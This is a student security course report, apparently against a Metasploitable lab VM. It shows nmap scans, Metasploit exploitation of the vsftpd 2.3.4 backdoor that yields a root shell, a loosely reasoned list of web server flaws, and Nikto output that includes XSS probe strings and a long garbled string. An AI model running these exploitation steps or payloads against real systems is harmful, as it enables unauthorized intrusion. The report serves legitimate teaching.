

# ***Secure Operating Systems – Final Project Report***

*Submitted to Professor Ido Dubrawsky  
ENPM695-Secure Operating Systems, Spring 2016*

*By: Apoorvasaraswati Naik (UID:115034327)  
Radhika Pai (UID: 114924131)*

## Task Group 1: Evaluate the security of the system

This task group includes evaluating the security of the system from both the outside as well as the inside. To accomplish this goal, the student must be able to determine what services are running on the system, what are their vulnerabilities, and how resilient the system is to intrusion. The following tasks are meant to help the student accomplish the goals of this task group:

*In this project, we have exploited the ENPM695 VM in two ways using metasploit. One way is through exploiting vsftpd service running on port 21. Another exploit uses telnet using 1524 port.*

*With the first exploit, we were able to achieve Group 1 Tasks. With second exploit, we completed Group2 Tasks.*

**Task 1:** Determine the running and open services on the system (10 points) – points are awarded for identifying all of the open and running services as well as explaining how the information was gathered.

**Ifconfig to figure out what is the ip of Kali and then nmap to figure out the ip of linux vm. Command used to gather information is “ifconfig” to get ip of Kali and “nmap 192.168.1.0/24”**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.166 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::20c:29ff:fe4c:4628 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c4:46:28 txqueuelen 1000  (Ethernet)
              RX packets 25816 bytes 3811417 (3.6 MiB)
              TX packets 63902 bytes 3814970 (3.6 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
              device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1  (Local Loopback)
              RX packets 18290 bytes 785766 (767.3 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 18290 bytes 785766 (767.3 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-05-02 13:03 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0041s latency).
Not shown: 992 closed ports
PORT      STATE     SERVICE
22/tcp    filtered ssh
53/tcp    open      domain
80/tcp    open      http
443/tcp   open      https
4567/tcp  filtered tram
8022/tcp  filtered oa-system
8080/tcp  open      http-proxy
8443/tcp  open      https-alt
MAC Address: 48:5D:36:CF:90:B7 (Verizon)
```

## nmap scan report showing ip of linux vm i.e 192.168.1.165

```
File Edit View Search Terminal Help
All 1000 scanned ports on 192.168.1.161 are filtered
MAC Address: B8:3E:59:E3:74:3F (Roku)

Nmap scan report for 192.168.1.162
Host is up (0.0040s latency).
All 1000 scanned ports on 192.168.1.162 are closed
MAC Address: F8:84:F2:16:D4:04 (Samsung Electronics)

Nmap scan report for 192.168.1.165
Host is up (0.00035s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:41:50:39 (VMware)
```

**nmap to find TCP open ports. Command used to gather information is “*nmap -sV -O 192.168.1.165 -p 1-65535*”.**

The screenshot shows the open port and the services running

```
File Edit View Search Terminal Help
root@kali:~# nmap -sV -O 192.168.1.165 -p 1-65535

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-05-02 13:06 EDT
Nmap scan report for 192.168.1.165
Host is up (0.00047s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  ingreslock?
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
6697/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
34814/tcp open  nlockmgr    1-4 (RPC #100021)
35891/tcp open  mountd      1-3 (RPC #100005)
37357/tcp open  unknown?
38280/tcp open  status       1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
```

**nmap to find UDP open ports, the command used is “*nmap -sU 192.168.1.165 -p 1-65535*”.**  
The open port and running services are captured in the screenshot.

```
Nmap done: 1 IP address (1 host up) scanned in 162.23 seconds
root@kali:~# nmap -sU 192.168.1.165


Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-05-02 13:13 EDT
Stats: 0:09:44 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 56.27% done; ETC: 13:30 (0:07:34 remaining)
Stats: 0:09:45 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 56.37% done; ETC: 13:30 (0:07:33 remaining)
Nmap scan report for 192.168.1.165
Host is up (0.022s latency).
Not shown: 992 closed ports
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open       rpcbind
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open       nfs
20752/udp open|filtered unknown
MAC Address: 00:0C:29:41:50:39 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1090.49 seconds
root@kali:~#
```

**Task 2:** Access the system by exploiting a vulnerable running or open service (10 points) – points are awarded based on a description of how the service was exploited as well as the tools used.

We can exploit the vulnerability by using **metasploit** from kali.

From the screenshots, it is evident that port 21/tcp was open with service vsftpd running on it. The below screenshots show that how this open service is exploited using metasploit. Open metasploit and type **search vsftpd** which shows that there is a backdoor and can be exploited. Next command is **use exploit/unix/ftp/vsftpd\_234\_backdoor** and followed by **show options**



The screenshot shows the Metasploit Pro interface. The top menu bar includes File, Edit, View, Search, Terminal, and Help. A message at the top states: "A database appears to be already configured, skipping initialization". Below this is the Metasploit logo. A banner at the bottom left reads: "Easy phishing: Set up email templates, landing pages and listeners in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>". The main terminal window displays the following session:

```
msf > search vsftpd
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----          -----    -----
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

Name	Current Setting	Required	Description
-----	-----	-----	-----

Since there is no RHOST set, set RHOST as the linux vm to exploit it by command **set RHOST 192.168.1.165** followed by show options to see whether RHOST is set.

```
File Edit View Search Terminal Help
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST      yes        The target address
RPORT      21         yes        The target port

Exploit target:

Id  Name
--  --
0  Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.165
RHOST => 192.168.1.165
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST  192.168.1.165  yes        The target address
RPORT  21             yes        The target port

Exploit target:

Id  Name
--  --
0  Automatic
```

After setting RHOST as linux vm ip, type command **exploit** to exploit the vm.

Confirmed the exploit using commands such as whoami, ls and ls-l.

```
File Edit View Search Terminal Help
Id  Name
--  --
0  Automatic

msf exploit(vsftpd_234_backdoor) > exploit
[*] 192.168.1.165:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.165:21 - USER: 331 Please specify the password.
[+] 192.168.1.165:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.165:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.167:32829 -> 192.168.1.165:6200) at 2017-02-08 17:30:27 -0500

whoami
root
ls
ls-l
README
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
```

Continued exploit...

```
File Edit View Search Terminal Help
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ls -l
total 93
-rw----- 1 msfadmin msfadmin 1001 Apr  4 2016 README
drwxr-xr-x  2 root      root    4096 May 13 2012 bin
drwxr-xr-x  4 root      root    1024 May 13 2012 boot
lrwxrwxrwx  1 root      root    11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root      root   13840 May  2 20:53 dev
drwxr-xr-x 95 root      root   4096 May  2 21:07 etc
drwxr-xr-x  7 root      root   4096 Apr  4 2016 home
drwxr-xr-x  2 root      root   4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root      root    32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root      root   4096 May 13 2012 lib
drwx----- 2 root      root  16384 Mar 16 2010 lost+found
drwxr-xr-x  4 root      root   4096 Mar 16 2010 media
drwxr-xr-x  3 root      root   4096 Apr 28 2010 mnt
-rw----- 1 root      root  15194 May  2 21:07 nohup.out
drwxr-xr-x  2 root      root   4096 Mar 16 2010 opt
dr-xr-xr-x 109 root     root     0 May  2 20:53 proc
drwxr-xr-x 16 root      root   4096 May  2 21:07 root
drwxr-xr-x  2 root      root   4096 May 13 2012 sbin
drwxr-xr-x  2 root      root   4096 Mar 16 2010 srv
drwxr-xr-x 12 root      root     0 May  2 20:53 sys
drwxrwxrwt  4 root      root   4096 May  3 00:59 tmp
drwxr-xr-x 13 root      root   4096 Mar 31 2016 usr
drwxr-xr-x 15 root      root   4096 May 20 2012 var
lrwxrwxrwx  1 root      root    29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

**Task 3:** Detail the flaws in the web server running on the system (10 points) – points are awarded based on detailing five flaws in the web server .

1. The Apache web server is running on port 80 which allows web traffic to flow unencrypted and attackers can easily intercept the information on the network via man-in-middle-attacks.
2. It may also invite number of attackers specially the ones trying to brute force user credentials by probing IPs on port 22 which is the default listening port for SSH. If port 22 would respond a brute force attack may appear. Despite its wide acceptance, there are still threats and occasionally software vulnerabilities associated with using SSH. For example, common libraries used by many implementations of SSH – like OpenSSL – may be reported. The mere fact that an SSH server is running and accessible from the Internet will invite attacks.
3. Open port 21 – FTP is vulnerable and allows remote attackers to cause a denial of service. It is also prone to attacks by Trojan horses/backdoors like Blade runner, Doly Trojan, Invisible FTP to name a few.
4. Open port 23 runs Telnet which used for remote maintenance of many networking communications devices including routers and switches, and often provides access to remote system with admin privileges. Given access to a server, or a network router of a corporate network or ISP, an attacker can perform a great deal of mischief. The level of access provided by telnet makes it a valuable commodity for individuals attempting to gain unauthorized access to systems or networks. This makes port 23 a very common target of attackers during network scans and reconnaissance attempts. Trojans that use port 23 include ADM worm, Fire Hacker, Telnet Pro to name a few.
5. The web server has web pages that provide access to directories without user authentication. If there is any sensitive information stored in the directories it can be misused by the attacker.
6. Attacker can create a backdoor and get access to the system, thus it is vulnerable to backdoor attacks.
7. A webserver page provides information regarding the name/version of the webserver and the port on which it is running. This information can be used by an attacker to find the loopholes and hack the system based on the vulnerabilities the server/version and the open port has.
8. Apache server in general is a large surface for attack via the vulnerabilities it has like click-jacking attacks, CSRF attacks, XSS attacks, stack based overflow attacks, DOS attacks, input validation attacks, SQL injection attacks, impersonation attacks, URL interpretation attacks to name a few.

9. A hacker can easily gain access to the system using easy passwords like ‘passw0rd’ within few attempts.
10. From the below scan using Nikto, we can see that the web server is vulnerable to click-jacking attacks due to absence of X-frame options header.
11. It is also vulnerable to XSS attacks due to absence of XSS protection header.
12. Moreover, Apache/2.2.8 being used appears to be outdated as the current versions in use are atleast Apache/2.4.12 which is comparatively less vulnerable to attacks.
13. The server leaks inodes via Etags with header found with file /phpMyAdmin/ChangeLog.
14. Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.

```
root@kali: ~
File Edit View Search Terminal Help
Option host requires an argument
  -config+          Use this config file
  -Display+         Turn on/off display outputs
  -dbcheck          check database and other key files for syntax errors
  -Format+          save file (-o) format
  -Help              Extended help information
  -host+            target host
  -id+              Host authentication to use, format is id:pass or id:pass:realm
  -list-plugins     List all available plugins
  -output+          Write output to this file
  -nossal           Disables using SSL
  -no404            Disables 404 checks
  -Plugins+         List of plugins to run (default: ALL)
  -port+            Port to use (default 80)
  -root+            Prepend root value to all requests, format is /directory
  -ssl               Force ssl mode on port
  -Tuning+          Scan tuning
  -timeout+         Timeout for requests (default 10 seconds)
  -update            Update databases and plugins from CIRT.net
  -Version           Print plugin and database versions
  -vhost+           Virtual host (for Host header)
  + requires a value

Note: This is the short help output. Use -H for full help text.

root@kali:~# nikto -h 192.168.1.165
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.165
+ Target Hostname: 192.168.1.165
+ Target Port:    80
+ Start Time:    2017-02-08 22:18:17 (GMT-5)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names . See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or
```


```
root@kali: ~
File Edit View Search Terminal Help
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540 , mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBAL$[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+ /phpinfo.php?cx[]=_JwQtLoNMv0iNh0zXcJ6jtwHKxcdx54is9IH9kB8wJAM0tlfnxK6fSXtaDVGMC61CMPI9yOEJXt0dQUfbBxD Te61jxfBFrTFdQwdkod13b1lpJcVe3hps4mdkngMrlzCBwHDDcXjH4UX61Gb5Jjuw8M00j06e0BD4HLqKJWbf4dsxNTco2VytqTcmxL2 K4UDX2bNnZzuIiknniEG0ANvayvfB605FV4fPLbC7cr4vJPgKqx0mwAQt70NGLZo3sWzkMt7W6dveoQq5TCy1DCRcYA6bHh5SE25YPFq TcnktGqG6n6xRwELpFZQ4tzLlydyyXRwTzxls8KI9rI0eCSwvIMk4VHNZ9cZG2L1KH0zIpDqLwUwhLFmZUnVfwMaFLD0GVgaCuJJMEG
```

```


|D0GVgaCuJJMGEyw02lBoPL2wjhWtLazfYr3Dk8pWYrDy4czIyfuvkmuih5nID9EKNfwg9MR2SAsb3p0DaK1gRnedwuCARUacLtdmZ4yauJdIzSrYhSnU0w608ZqL8fdYbLpw-
9oc5Nhxf03nTvSeuBR4x10a8cRtoYMS3opzvp0rzYvE01aWxUPWfsujkWVjSR0iR1nY93t0r02xWFI9LwLYCkgJVixbvPabj0J9MLJXyBLBFQhbhauFyqig7yaWDWZ0ptwo
7h0KfHBYA22msir4VDFEHTvYcpzRaf6v4f05Hjim0LA9KC0DE9h815zirtZ49izzJveB19NywE00402BMsYKE1tsGpnbnc0sfc08s0f0TRRLjPRsccTeA07iT72BQIY45Ejp
ClurluVyiFhlovTBBI3nvrmrqMvAm8pF6YbsQXDY1w6LJ1aEiRxdg3j0ySw5rW2Boxz2WkmcPTypYakcrkA95M60Zve4WYD7LJKEYdy6ZrZTOHF41KcJY4VwrcFsEmY25Uz8
JMi8Szv290bhULXKgbHmISLUVL6LiRvjbeSUAnenRYMBw29arW2t00vd7g0KtsZ12MEf2WfYXGf4Ef8Y8eja3b1Lxx0BCo2vjmcdQAxrl5aoDLB176VhJpbrnrSqV3hNF
Zsnf581070RqE7rHVUogx0d7sHJx5caZ9oFxHsCaQgIFDrccPZ1a159Bt6RakucIHKaqsSsrATgh10KkwL0d0s2PKZIC0U0wvy10zwP400NERaqMt2448mIYxNp5BUUXPuW
d1Yll32FwU7GGmmSEfuf80Q7kEJN0J6GUFRrvtnJ2e466dtbBGzTdxL1YH68vgJcjkVVEeU5grMAtqpUMkpm0Gj3o0KQnhvtiPw1iQD8jy71GidUHNAAaxX01IFPU8dISJ
30Vgemloq3oa90b1Le6vqUn0lBTFnCnf9ArBe2o1005dTShH0mzMTIV8zzzeh75R2zMhccBvtj0jUkrBRG4Eel88ntfHFBcjxrvKtLkjIo9kwCOYdkhgb0TaZtxda41P
MvuVmell1lxqfauryXGxqJDHw8YgTWRikmjge7F7xZMw001lRPCu0qkKzKcoIxx30euclezxz12tUHzm4ApMrk33Lh7ac05bPYfhBkdEdbw003bmju0PPrv3a3HNEVCD741039
5dAxFqGy4h80nDq9rtREEdWq8GsCu6oMc9y30DYF9t6erCwA5aJti5x7kp0JRN2GjW84DsXimYF1jPjH4Ggj280amW74NWTBCsiplbwnsDV3eqhpkjdHeXbL1Bqaq2z0
VYfffaSDqKtTHN0D9NfzIpR1lwgu7a97XuRDf489JGQzBg7XGfa2CPw7IAv5YLN9s0Kt568oZyUo04GiLo7HOAnR05Lhc4iYTKP7YjZltPClgoSHjlyt0706K48GRkWhTmvmkz
KmqdK9H6Idp7V1bGUc3wrcwQJHSQ1YwyXw0h7105hCcUvNgn3uMPbt6WrgreZmt1mlf4B0fR0MHT6kk0w3T8nlDziwgCufw2piKsy0wIqq5Xkrs5jgoQofFsb2R1B9Z
znskp4quEfBs81598dgzhw3u5WB0FGxSejvusFltoEx0Jdb0WsvLvtUto493cB6PnuLxu1i9200uVrk28CHa1wZg2wAHwD2s860x3hKfp7tZiy80g44Pfd6Ny0wFd7Gurb
GBk0zyoV5m8n8qpfC3t5Yy5hzS3Hg5C0tsIE18tCYbus1e8A25DzhZLWNFUGELYDU0WJ9f5d1i2xlj0sgZ5NAgyvINF4zmxSxUWfnuNpsFJXQeA8h0ZjuE9EqF3qP1aUqQYFIT
KdzbxTbuE005z47Xie6RMmp43aW41tcBCVxmNvY77jcaD6C0rNle0MB511Uxxjje0hpKy3oB185krVbkCfRy4d00H7t45WpyIDdfbklpjhwq4y4f0Yj0idjUGFgge2ahFw
